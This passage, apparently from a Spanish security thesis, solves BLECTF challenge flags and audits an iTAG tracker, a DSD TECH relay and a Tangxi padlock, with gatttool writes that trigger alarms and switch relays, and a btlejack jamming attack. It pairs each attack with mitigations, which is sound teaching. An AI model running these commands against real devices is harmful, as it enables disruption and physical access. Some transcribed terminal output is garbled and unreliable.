0018	Appearance ( 00002a01-0000-1000-0000-000005f9b34fb )	READ	
001a	Central Address Resolution ( 00002a2a-0000-1000-0000-000005f9b34fb )		
0028 → ffff	00ff ( 000000ff-0000-1000-0000-000005f9b34fb )	READ	
002a	ff01 ( 000000f01-0000-1000-0000-000005f9b34fb )	READ WRITE	
002c	ff02 ( 000000f02-0000-1000-0000-000005f9b34fb )	READ	
002d	ff03 ( 000000f03-0000-1000-0000-000005f9b34fb )	READ	
0030	ff04 ( 000000f04-0000-1000-0000-000005f9b34fb )	READ WRITE	
0032	ff05 ( 000000f05-0000-1000-0000-000005f9b34fb )	READ WRITE	
0034	ff06 ( 000000f06-0000-1000-0000-000005f9b34fb )	READ WRITE	
0036	ff07 ( 000000f07-0000-1000-0000-000005f9b34fb )	READ	
0038	ff08 ( 000000f08-0000-1000-0000-000005f9b34fb )	NOTIFY READ WRITE	
003a	ff09 ( 000000f09-0000-1000-0000-000005f9b34fb )	READ	
003c	ff0a ( 000000f0a-0000-1000-0000-000005f9b34fb )	READ WRITE	
003e	ff0b ( 000000f0b-0000-1000-0000-000005f9b34fb )	READ NOTIFY READ WRITE	
0040	ff0c ( 000000f0c-0000-1000-0000-000005f9b34fb )	READ	
0042	ff0d ( 000000f0d-0000-1000-0000-000005f9b34fb )	READ INDICATE WRITE	
0044	ff0e ( 000000f0e-0000-1000-0000-000005f9b34fb )	NOTIFY READ WRITE	
0046	ff0f ( 000000f0f-0000-1000-0000-000005f9b34fb )	READ	
0048	ff10 ( 000000f10-0000-1000-0000-000005f9b34fb )	READ	
004a	ff11 ( 000000f11-0000-1000-0000-000005f9b34fb )	READ INDICATE WRITE	
004c	ff12 ( 000000f12-0000-1000-0000-000005f9b34fb )	READ	
004e	ff13 ( 000000f13-0000-1000-0000-000005f9b34fb )	READ	
0050	ff14 ( 000000f14-0000-1000-0000-000005f9b34fb )	READ WRITE	
0052	ff15 ( 000000f15-0000-1000-0000-000005f9b34fb )	READ WRITE	
0054	ff16 ( 000000f16-0000-1000-0000-000005f9b34fb )	NOTIFY BROADCAST READ WRITE EXTENDED PROPERTIES	
0056	ff17 ( 000000f17-0000-1000-0000-000005f9b34fb )	READ	

**Fig. 6.56.:** Flag 16.

## Flag 17 (0x0050)

**Enunciado:** Write and response “hello”. Tras realizarlo, la flag se encontrara en el handle indicado.

Los pasos seguidos para completar la décimo séptima flag son:

- Se usa la herramienta gatttool para completar la flag (figura 6.57). Para ello es preciso convertir el string hello a valor hexadecimal.

└─(s4mu51㉿kali)-[~/Desktop/blectf]	\$ echo -n 'hello'   xxd -ps	68656c6c6f
└─(s4mu51㉿kali)-[~/Desktop/blectf]	\$ sudo gatttool -b 24:62:AB:F3:97:1A --char-write-req -a 0x0050 -n 68656c6c6f	Characteristic value was written successfully
└─(s4mu51㉿kali)-[~/Desktop/blectf]	\$ sudo bash read_handle.sh 0x0050	d41d8cd98f00b204e980
└─(s4mu51㉿kali)-[~/Desktop/blectf]	\$ sudo bash write_handle.sh d41d8cd98f00b204e980	Characteristic value was written successfully
└─(s4mu51㉿kali)-[~/Desktop/blectf]	\$ sudo bash read_handle.sh 0x002a	Score:17/20

**Fig. 6.57.:** Flag 17.

## Flag 18 (0x0052)

**Enunciado:** No hay notificaciones aquí, ¿seguro?.

Los pasos seguidos para completar la décimo octava flag son:

- El enunciado da entender que el handle indicado puede haber alguna notificación sin haber ofrecido la propiedad en la característica.
- Se usa homepwn para comprobar si existen notificaciones (véase la figura 6.58).

```
Options (Field = Value)
_____
|_bmac = 24:62:ab:f3:97:1a (Mac address)
|_type = random (Type of device addr)
|_uuid-subscribe = ff15 (Specific UUID for the subscribe characteristic)
|_uuid-write = ff15 (Specific UUID for the write characteristic)
|_data = s4mu51 (Data to write)
|_encode = ascii (Choose data encode)
|iface = 0 (Ble iface index (default to 0 forhci0))

homePwn (ble/subscribe-and-write) >> set type public
type >> public
homePwn (ble/subscribe-and-write) >> run

Trying to subscribe to 24:62:ab:f3:97:1a
[+] connected
[+]
Device connected ...
[+] Subscribed!
[+] Good! It's writable!
[+] Done!
A Notification was received from 82:
|- Hex: b'6663393230633638623630303631363934373762'
|- Ascii: fc920c68b6006169477b

(s4mu51㉿kali)-[~/Desktop/blectf]
└$ sudo bash write_handle.sh fc920c68b6006169477b
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└$ sudo bash read handle.sh 0x002a
Score:18/20
```

**Fig. 6.58.:** Flag 18.

## Flag 19 (0x0054)

**Enunciado:** Demasiadas propiedades.

Los pasos seguidos para completar la décimo novena flag son:

- Se trata de una flag dividida.
- En primer lugar se realiza una operación de escritura, obteniendo una flag parcial.
- En segundo lugar se escuchan por notificación, obteniendo otra flag parcial
- La combinación de ambas es la flag del reto (figura 6.59).

```
(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash write2 handle.sh 0x0054 s4mu51
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash read_handle.sh 0x0054
ffb966958f

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ gatttool -b 24:62:AB:F3:97:1A --char-write-req -a 0x0054 -n s4mu51 --listen
Characteristic value was written successfully
Notification handle = 0x0054 value: 30 37 65 34 61 30 63 63 34 38
^C
Home

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ echo -n '30 37 65 34 61 30 63 63 34 38' | tr -d ' ' | xxd -r -p
07e4a0cc48

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash write_handle.sh fbb966958f07e4a0cc48
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash read_handle.sh 0x002a
Score:19/20
```

**Fig. 6.59.**: Flag 19.

## Flag 20 (0x0056)

**Enunciado:** Calcula el md5 del twiter del autor.

Los pasos seguidos para completar la vigésima flag son:

- La última flag pide realizar el md5 del nombre del twiter del autor como huevo de pascua.
- Se trunca el string resultante de hacer el md5 y se obtiene la flag.

```
(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ echo -n @hackgnar | hexdump
d953bf9b846acc2e15ecdd50467a79aa -
(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ trunk- d953bf9b846acc2e15ecdd50467a79aa
(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ echo -n $(trunk:>0:20)
d953bf9b846acc2e15ee
(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bleak -b 24:62:ab:f3:97:1a -n 0x002c -d d953bf9b846acc2e15ee

Handles          Service > Characteristics                                         Properties                                         Data
0001 → 0005      Generic Attribute ( 00001801-0000-1000-8000-000005fb34fb )
                                          Service Changed ( 00002a05-0000-1000-8000-000005fb34fb )
0008            Generic Access ( 00001800-0000-1000-8000-000005fb34fb )
                                          Device Name ( 00001801-0000-1000-8000-000005fb34fb )
0010            Generic Access ( 00001801-0000-1000-8000-000005fb34fb )
                                          Central Address Description ( 00002aae-0000-1000-8000-000005fb34fb )
0014 → 001c      0fff ( 000000ff-0000-1000-8000-000005fb34fb )
0015            Generic Access ( 00001800-0000-1000-8000-000005fb34fb )
0016            Generic Access ( 00001801-0000-1000-8000-000005fb34fb )
0018            Generic Access ( 00001801-0000-1000-8000-000005fb34fb )
001a            Generic Access ( 00001801-0000-1000-8000-000005fb34fb )
0020            0fff ( 000000ff-0000-1000-8000-000005fb34fb )
0021            0fff1 ( 0000ffff-0000-1000-8000-000005fb34fb )
0022            0fff2 ( 0000ffff-0000-1000-8000-000005fb34fb )
0026            0fff3 ( 0000ffff-0000-1000-8000-000005fb34fb )
0030            0fff4 ( 0000ffff-0000-1000-8000-000005fb34fb )
0032            0fff5 ( 0000ffff-0000-1000-8000-000005fb34fb )
0034            0fff6 ( 0000ffff-0000-1000-8000-000005fb34fb )
0036            0fff7 ( 0000ffff-0000-1000-8000-000005fb34fb )
0038            0fff8 ( 0000ffff-0000-1000-8000-000005fb34fb )
0039            0fff9 ( 0000ffff-0000-1000-8000-000005fb34fb )
003c            0fff0 ( 0000ffff-0000-1000-8000-000005fb34fb )
003e            0fff1 ( 0000ffff-0000-1000-8000-000005fb34fb )
0040            0fff2 ( 0000ffff-0000-1000-8000-000005fb34fb )
0042            0fff3 ( 0000ffff-0000-1000-8000-000005fb34fb )
0044            0fff4 ( 0000ffff-0000-1000-8000-000005fb34fb )
0046            0fff5 ( 0000ffff-0000-1000-8000-000005fb34fb )
0048            0fff6 ( 0000ffff-0000-1000-8000-000005fb34fb )
0049            0fff7 ( 0000ffff-0000-1000-8000-000005fb34fb )
004c            0fff8 ( 0000ffff-0000-1000-8000-000005fb34fb )
004e            0fff9 ( 0000ffff-0000-1000-8000-000005fb34fb )
0050            0fff10 ( 0000ffff-0000-1000-8000-000005fb34fb )
0052            0fff11 ( 0000ffff-0000-1000-8000-000005fb34fb )
0054            0fff12 ( 0000ffff-0000-1000-8000-000005fb34fb )
0056            0fff13 ( 0000ffff-0000-1000-8000-000005fb34fb )
0058            0fff14 ( 0000ffff-0000-1000-8000-000005fb34fb )
0059            0fff15 ( 0000ffff-0000-1000-8000-000005fb34fb )
0054            0fff16 ( 0000ffff-0000-1000-8000-000005fb34fb )
0056            0fff17 ( 0000ffff-0000-1000-8000-000005fb34fb )
```

Handles	Service > Characteristics	Properties	Data
0001 → 0005	Generic Attribute ( 00001801-0000-1000-8000-000005fb34fb ) Service Changed ( 00002a05-0000-1000-8000-000005fb34fb )	INDICATE	d"2b00042f7a81c7b056c4b410d28f33cf"
0008		READ	Unknown \x00
0014 → 001c	Generic Access ( 00001800-0000-1000-8000-000005fb34fb ) Device Name ( 00001801-0000-1000-8000-000005fb34fb )	READ	u"Score:20/30"
0015	Generic Access ( 00001801-0000-1000-8000-000005fb34fb )	READ	u"Write Flags Here"
0016	Generic Access ( 00001801-0000-1000-8000-000005fb34fb )	READ	u"d205303e099cef4435"
0018	Central Address Description ( 00002aae-0000-1000-8000-000005fb34fb )	READ	u"MD05 Device Name"
001a		READ	u"2b00042f7a81c7b056c4b410d28f33cf"
0020 → ffff	0fff ( 000000ff-0000-1000-8000-000005fb34fb ) 0fff1 ( 0000ffff-0000-1000-8000-000005fb34fb ) 0fff2 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"Write the ascii value \"yo\" here"
0021	0fff3 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"1179080b29ff8da16a666"
0022	0fff4 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"fe0136d937fa6da2be9f"
0026	0fff5 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"933c1fcfa8ed52d2ec05"
0030	0fff6 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"6'fcfd214ffebcd00096"
0032	0fff7 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"Listen to me for a single notification"
0034	0fff8 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"Listen to handle #004a for multi indications"
0036	0fff9 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"Listen to me for multi notifications"
0038	0fff10 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"Listen to handle #004a for multi indications"
0039	0fff11 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"Connect with BT MAC address 11:22:33:44:55:66"
004c	0fff12 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"Set your connection MTU to 444"
004e	0fff13 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"1d11dc098f00b204e980\x00"
0050	0fff14 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"Are you connections here! really?"
0052	0fff15 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"fbab96958f"
0054	0fff16 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	u"md5 of author's twitter handle"
0056	0fff17 ( 0000ffff-0000-1000-8000-000005fb34fb )	READ	

**Fig. 6.60.**: Flag 20.

## 6.2.1 Propuesta de mejora para BLECTF

BLECTF al ser un reto Capture the Flag con contenido didácticos, no se considera necesario aplicar medidas de protección ya que pueden dificultar el aprendizaje del usuario. Si en el futuro se desea aplicar, se recomienda que se utilice para practicar ataques conocidos contra el pairing LE Legacy Pairing como una propuesta de mejora.

## 6.3 ITAG

ITAG es un pequeño dispositivo BLE que permite **localizar llaves** emitiendo un sonido repetitivo tras recibir una señal. El dispositivo colabora en conjunto con una aplicación para **Android (ITracing)** e **iOS (ISearch)** que realiza esta tarea tras hacer click sobre un botón de la app.

### 6.3.1 Sniffing pasivo con btlejack

Se procede a realizar un **sniffing pasivo** entre la aplicación móvil y el dispositivo bluetooth. Se trata de una **conexión sin pairing** y por tanto sin cifrado, por lo que es fácilmente manipulable. El dispositivo maestro realiza una escritura en el **handle 0x0012** con el **valor 0x0001** lo que desata la **alarma del dispositivo** (véase la figura 6.61). En la figura 6.62 se restablece el valor a 0x0000 para parar la alarma del dispositivo.





Fig. 6.61.: ITAG emitiendo alerta.



**Fig. 6.62.:** ITAG parando alerta.

### 6.3.2 Enumeración de servicios con bleah

Se realiza una **enumeración de servicios** (figura 6.63) por si existe alguna **característica oculta** y se obtiene que algunos atributos tienen propiedades de notificación.

```
ff:ff:ac:6c:ba:80 (-18 dBm)
Vendor ?  

Allows Connections ✓  

Address Type public  

Tx Power u'00'  

Incomplete 16b Services '0000ffe0-0000-1000-8000-00805f9b34fb'  

Appearance u'c103'  

Complete Local Name iTAG  

Flags LE Limited Discoverable, BR/EDR Not Supported

@ Connecting to ff:ff:ac:6c:ba:80 ... connected.  

@ Enumerating all the things ....  


| Handles     | Service > Characteristics                                                                                                                                                            | Properties                     | Data                |
|-------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------|---------------------|
| 0001 → 0005 | <b>Generic Access</b> ( 00001800-0000-1000-8000-00805f9b34fb )<br>Device Name ( 00002a00-0000-1000-8000-00805f9b34fb )<br><b>Appearance</b> ( 00002a01-0000-1000-8000-00805f9b34fb ) | NOTIFY READ<br>READ            | u'iTAG<br>Keyboard' |
| 0006 → 0008 | <b>Battery Service</b> ( 0000180f-0000-1000-8000-00805f9b34fb )<br><b>Battery Level</b> ( 00002a19-0000-1000-8000-00805f9b34fb )                                                     | NOTIFY READ                    | u'c'                |
| 0009 → 000b | <b>Immediate Alert</b> ( 00001802-0000-1000-8000-00805f9b34fb )<br><b>Alert Level</b> ( 00002a06-0000-1000-8000-00805f9b34fb )                                                       | NOTIFY WRITE NO RESPONSE WRITE |                     |
| 000c → 000e | <b>ffe0</b> ( 0000ffe0-0000-1000-8000-00805f9b34fb )<br><b>ffe1</b> ( 0000ffe1-0000-1000-8000-00805f9b34fb )                                                                         | NOTIFY READ                    | '\x1c'              |
| ( )         |                                                                                                                                                                                      |                                |                     |


```

**Fig. 6.63.:** Enumeración de servicios de ITAG.

### 6.3.3 Notificaciones con homepwn

Con la herramienta **homepwn** se procede a auditar las características anteriores. La figura 6.64, muestra la **recepción de una notificación** cada vez que se aprieta el botón del ITAG. Esto, desencadena una acción en la aplicación del móvil que **permite activar el audio** y emitir una señal de sonido para encontrar el teléfono.

```

homePwn (ble/subscribe) >> tasks list
Index (Thread)
|_ 2 = Subscribe_ble 2144 (Alive)

homePwn (ble/subscribe) >> A Notification was received from 14:
|- Hex: b'01'
|- Ascii: b'! 0 \n'
A Notification was received from 14:
|- Hex: b'01'
|- Ascii: b'! 0 \n'
A Notification was received from 14:
|- Hex: b'01'
|- Ascii: b'! 0 \n'
[] Device disconnected ...

```

**Fig. 6.64.:** Notificaciones de ITAG.

### 6.3.4 Escritura con gatttool modo interactivo

La aplicación **permite la escritura** de la característica con cualquier herramienta ya que no hay emparejamiento. En la figura 6.65, se muestra como con gatttool se puede explotar la alarma de ITAG.

```

└─(s4mu51㉿kali)-[~]
$ sudo gatttool -b ff:ff:ac:6c:ba:80 -I
[ff:ff:ac:6c:ba:80][LE]> connect
Attempting to connect to ff:ff:ac:6c:ba:80
Error: connect to FF:FF:AC:6C:BA:80: Function not implemented (38)
[ff:ff:ac:6c:ba:80][LE]> connect
Attempting to connect to ff:ff:ac:6c:ba:80
Connection successful
[ff:ff:ac:6c:ba:80][LE]> char-write-cmd 0x000b 01
[ff:ff:ac:6c:ba:80][LE]> char-write-cmd 0x000b 00
[ff:ff:ac:6c:ba:80][LE]> char-write-cmd 0x000b 01
[ff:ff:ac:6c:ba:80][LE]> char-write-cmd 0x000b 00
Notification handle = 0x000e value: 01
Notification handle = 0x000e value: 01

```

**Fig. 6.65.:** Explotación de la característica de ITAG.

### 6.3.5 Ataque de jamming con btlejack

El ITAG emite un **pitido distinto cuando se desconecta** del dispositivo, por tanto puede ser interesante realizar un **ataque de jamming** para bloquear la conexión entre ambos y forzar a que pierdan la conexión. En la figura 6.66 se muestra dicho ataque en funcionamiento.

```
(s4mu51㉿kali)-[~/Desktop/itag]
$ sudo btlejack -f 0x506554df -j -m 1fffffff -p 24
BtleJack version 2.0

[i] Using cached parameters (created on 2021-03-05 18:34:07)
[i] Detected sniffers:
> Sniffer #0: fw version 2.0
> Sniffer #1: fw version 2.0
> Sniffer #2: fw version 2.0

[i] Synchronizing with connection 0x506554df ...
✓ CRCInit: 0xcfd12e
✓ Channel map is provided: 0x1fffffff
✓ Hop interval = 216
✓ Hop increment = 11
[i] Synchronized, jamming in progress ...
LL Data: 0f 08 01 ff 01 f8 ff 1f 18 04
LL Data: 0f 08 01 ff 01 f8 ff 1f 18 04
LL Data: 0f 08 01 ff 01 f8 ff 1f 18 04
LL Data: 0f 08 01 ff 01 f8 ff 1f 18 04
LL Data: 0f 08 01 ff 01 f8 ff 1f 18 04
[!] Connection lost.
[i] Quitting
MICROBIT
```

**Fig. 6.66.**: Ataque de jamming ITAG.

### 6.3.6 Mitigaciones y medidas de protección para el dispositivo ITAG

El dispositivo ITAG carece de seguridad. No dispone de pairing ni implementa medidas de seguridad a nivel de aplicación. A continuación se proporciona una lista que recoge las protecciones recomendadas para cada uno de los ataques:

- **Sniffing Passivo:** Se recomienda emplear cifrado de capa 2 proporcionado por un pairing robusto.
- **Enumeración:** Se recomienda evitar la difusión de servicios para evitar su enumeración. Se puede corregir estableciendo un pairing o medidas de autenticación a nivel de aplicación.
- **Jamming:** Se recomienda habilitar cifrado a nivel de capa 2.

## 6.4 DSD TEC

DSD TECH Bluetooth es un **módulo relé** de 4 canales a 5V con **BLE** incorporado. Utiliza bluetooth 4.0 y una **aplicación android** para comunicarse.

En las **instrucciones de DSD TECH** se incluye un pequeño **disclaimer** en el último punto, donde comunican que el módulo **no implementa seguridad** por lo que las funciones de cifrado no están disponibles y no es aplicable a aplicaciones que requieran seguridad. Además incluyen los valores hexadecimales que debe recibir el dispositivo para activar o desactivar un relé.

Dado que la instrucciones no están disponibles en la pagina web. Se incluye la figura 6.67 destacando aquellos puntos mas importantes.




Fig. 6.67.: Instrucciones DSD TECH.

Al no disponer de ninguna seguridad **se puede ejecutar cualquier aplicación** contra el dispositivo y controlarlo con los valores indicados en la figura anterior.

### 6.4.1 Enumeración de servicios DSD TECH con bleah

Se realiza una **enumeración de servicios** para comprobar si existe alguna **característica oculta**. En la figura 6.68 se puede ver la salida. En ella no se encuentra ninguna característica oculta mas allá de los **UUID propietarios del fabricante** (UUID ffe3).

The screenshot shows the output of the bleah tool for a device at address b4:52:a9:af:fd:67. It lists several services and their characteristics:

Handles	Service > Characteristics	Properties	Data
0001 -> 0000	Generic Access ( 00001000-0000-1000-8000-000005f9b34fb )	READ	'u'DSD Relay'
0003	Device Name ( 0002a080-0000-1000-8000-000005f9b34fb )	READ	'Unknown'
0005	Appearance ( 0002a010-0000-1000-8000-000005f9b34fb )	READ, WRITE	'Privacy Disabled'
0007	Power Source Preferred ( 0002a00d-0000-1000-8000-000005f9b34fb )	READ	'Connection Interval: 80 -> 160'
0009	Reconnection Address ( 0002a033-0000-1000-8000-000005f9b34fb )	READ	'Slave Latency: 0'
000b	Peripheral Preferred Connection Parameters ( 0002a0a4-0000-1000-8000-000005f9b34fb )	READ	'Connection Supervision Timeout Multiplier: 1000'
000c -> 000f	Generic Attributes ( 00001001-0000-1000-8000-000005f9b34fb )	INDICATE	
000e	Service Changed ( 0002a005-0000-1000-8000-000005f9b34fb )		
0010 -> 0022	Device Information ( 00091000-0000-1000-8000-000005f9b34fb )	READ	'\n\x7d\x0f\x00\x00\x00R\xcd'
0012	System ID ( 0002a2c5-0000-1000-8000-000005f9b34fb )	READ	'u'SH-MC-008'
0014	Model Number String ( 0002a2c4-0000-1000-8000-000005f9b34fb )	READ	'u'Serial Number'
0016	Serial Number String ( 0002a2c5-0000-1000-8000-000005f9b34fb )	READ	'u'Linux Revision'
0018	Firmware Revision String ( 0002a2c6-0000-1000-8000-000005f9b34fb )	READ	'u'V1.12'
001a	Hardware Revision String ( 0002a2c7-0000-1000-8000-000005f9b34fb )	READ	'u'SNV1.5'
001c	Software Revision String ( 0002a2c8-0000-1000-8000-000005f9b34fb )	READ	'u'myfirmacorp.com'
001e	Manufacturing Date ( 0002a2c9-0000-1000-8000-000005f9b34fb )	READ	'u'2016-08-08'
0020	IEEE 11073-20601 Regulatory Certification Data List ( 0002a2c3-0000-1000-8000-000005f9b34fb )	READ	'u'testxbleexperimental'
0022	PnP ID ( 0002a50-0000-1000-8000-000005f9b34fb )	READ	'Vendor ID: 0x0004 ( Bluetooth SIG assigned Company Identifier )'
0023 -> ffff	ffe0 ( 0000ffeb-0000-1000-8000-000005f9b34fb )	NOTIFY READ	'\x01\x02\x03\x04\x05\x00\x00\x00\x00\x00'
0025	fffe ( 0000ffef-0000-1000-8000-000005f9b34fb )	WRITE NO RESPONSE	'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'

Fig. 6.68.: Enumeracion DSD TECH.

### 6.4.2 Escritura en DSD TECH con gatttool

Dado que en el apartado anterior no se ha encontrado ningún servicio que ofrezca una característica oculta, se dispone a realizar la **operaciones de lectura y escritura** (figura 6.69 y 6.70) sobre la característica con el indicador UUID ffe3.

The screenshot shows a series of successful writes to handle 000101a2 with characteristic value fffe:

```
[b4:52:a9:af:fd:67][LE]> char-write-req 0x0025 a00101a2
Characteristic value was written successfully
[b4:52:a9:af:fd:67][LE]> char-write-req 0x0025 a00100a1
Characteristic value was written successfully
[b4:52:a9:af:fd:67][LE]> char-write-req 0x0025 a00201a3
Characteristic value was written successfully
[b4:52:a9:af:fd:67][LE]> char-write-req 0x0025 a00200a2
Characteristic value was written successfully
[b4:52:a9:af:fd:67][LE]> char-write-req 0x0025 a00301a4
Characteristic value was written successfully
[b4:52:a9:af:fd:67][LE]> char-write-req 0x0025 a00300a3
Characteristic value was written successfully
```

Fig. 6.69.: Operaciones de escritura en DSD TECH.



**Fig. 6.70.:** Encendido y apagado del relé 1 - DSD TECH.

#### 6.4.3 Mitigaciones y medidas de protección para el dispositivo DSD TEC

El dispositivo DSD TEC carece de seguridad. No dispone de pairing ni implementa medidas de seguridad a nivel de aplicación. A continuación se proporciona una lista que recoge las protecciones recomendadas para cada uno de los ataques:

- **Divulgación de información:** Se recomienda evitar difundir las operaciones de escritura en las instrucciones y establecer una aplicación dedicada para controlar el dispositivo.
- **Sniffing Passivo:** Se recomienda emplear cifrado de capa 2 proporcionado por un pairing robusto.
- **Enumeración:** Se recomienda evitar la difusión de servicios para evitar su enumeración. Se puede corregir estableciendo un pairing o mediante medidas de autenticación a nivel de aplicación.
- **Carencia de Pairing:** Se recomienda utilizar un pairing por LE Secure Connection con intercambio de claves por Diffie-Hellman.

## 6.5 SmartLock Tangxi


Tangxi es un **candado bluetooth** que emplea la tecnología BLE para comunicarse con la **aplicación “Bozzys Padlock”** que está disponible para Android.

La aplicación ofrece la capacidad de definir un **pin (password) de desbloqueo** y cambiar el nombre del dispositivo. Lo que implica a primera vista tener al menos un **nivel de autenticación en capa de aplicación**. Por otro lado, es necesario emparejar el dispositivo con la aplicación por lo que puede tener configurado un **pairing Just to work**.

### 6.5.1 Sniffing con el registro HCI

Se procede a realizar la **captura del tráfico** entre la aplicación móvil y el dispositivo bluetooth con el **registro HCI** del teléfono. De este modo no se perderán paquetes y se podrán estudiar los mensajes intercambiados sin preocuparse por el cifrado en caso de existir un pairing.

Tras analizar la captura de la figura 6.71 se determina que **no ha tenido lugar ningún emparejamiento** entre el dispositivo y el teléfono móvil pues no se encuentran paquetes SMP. Por otro lado, se ha comprobado que el **último paquete de escritura** implica la **key de desbloqueo** del candado con varias operaciones de apertura una vez vinculado. Previamente se envían mensajes de escritura que autentican al dispositivo a nivel de aplicación.



**Fig. 6.71:** Señal de apertura del candado.

## 6.5.2 Enumeración de servicios con bettercap

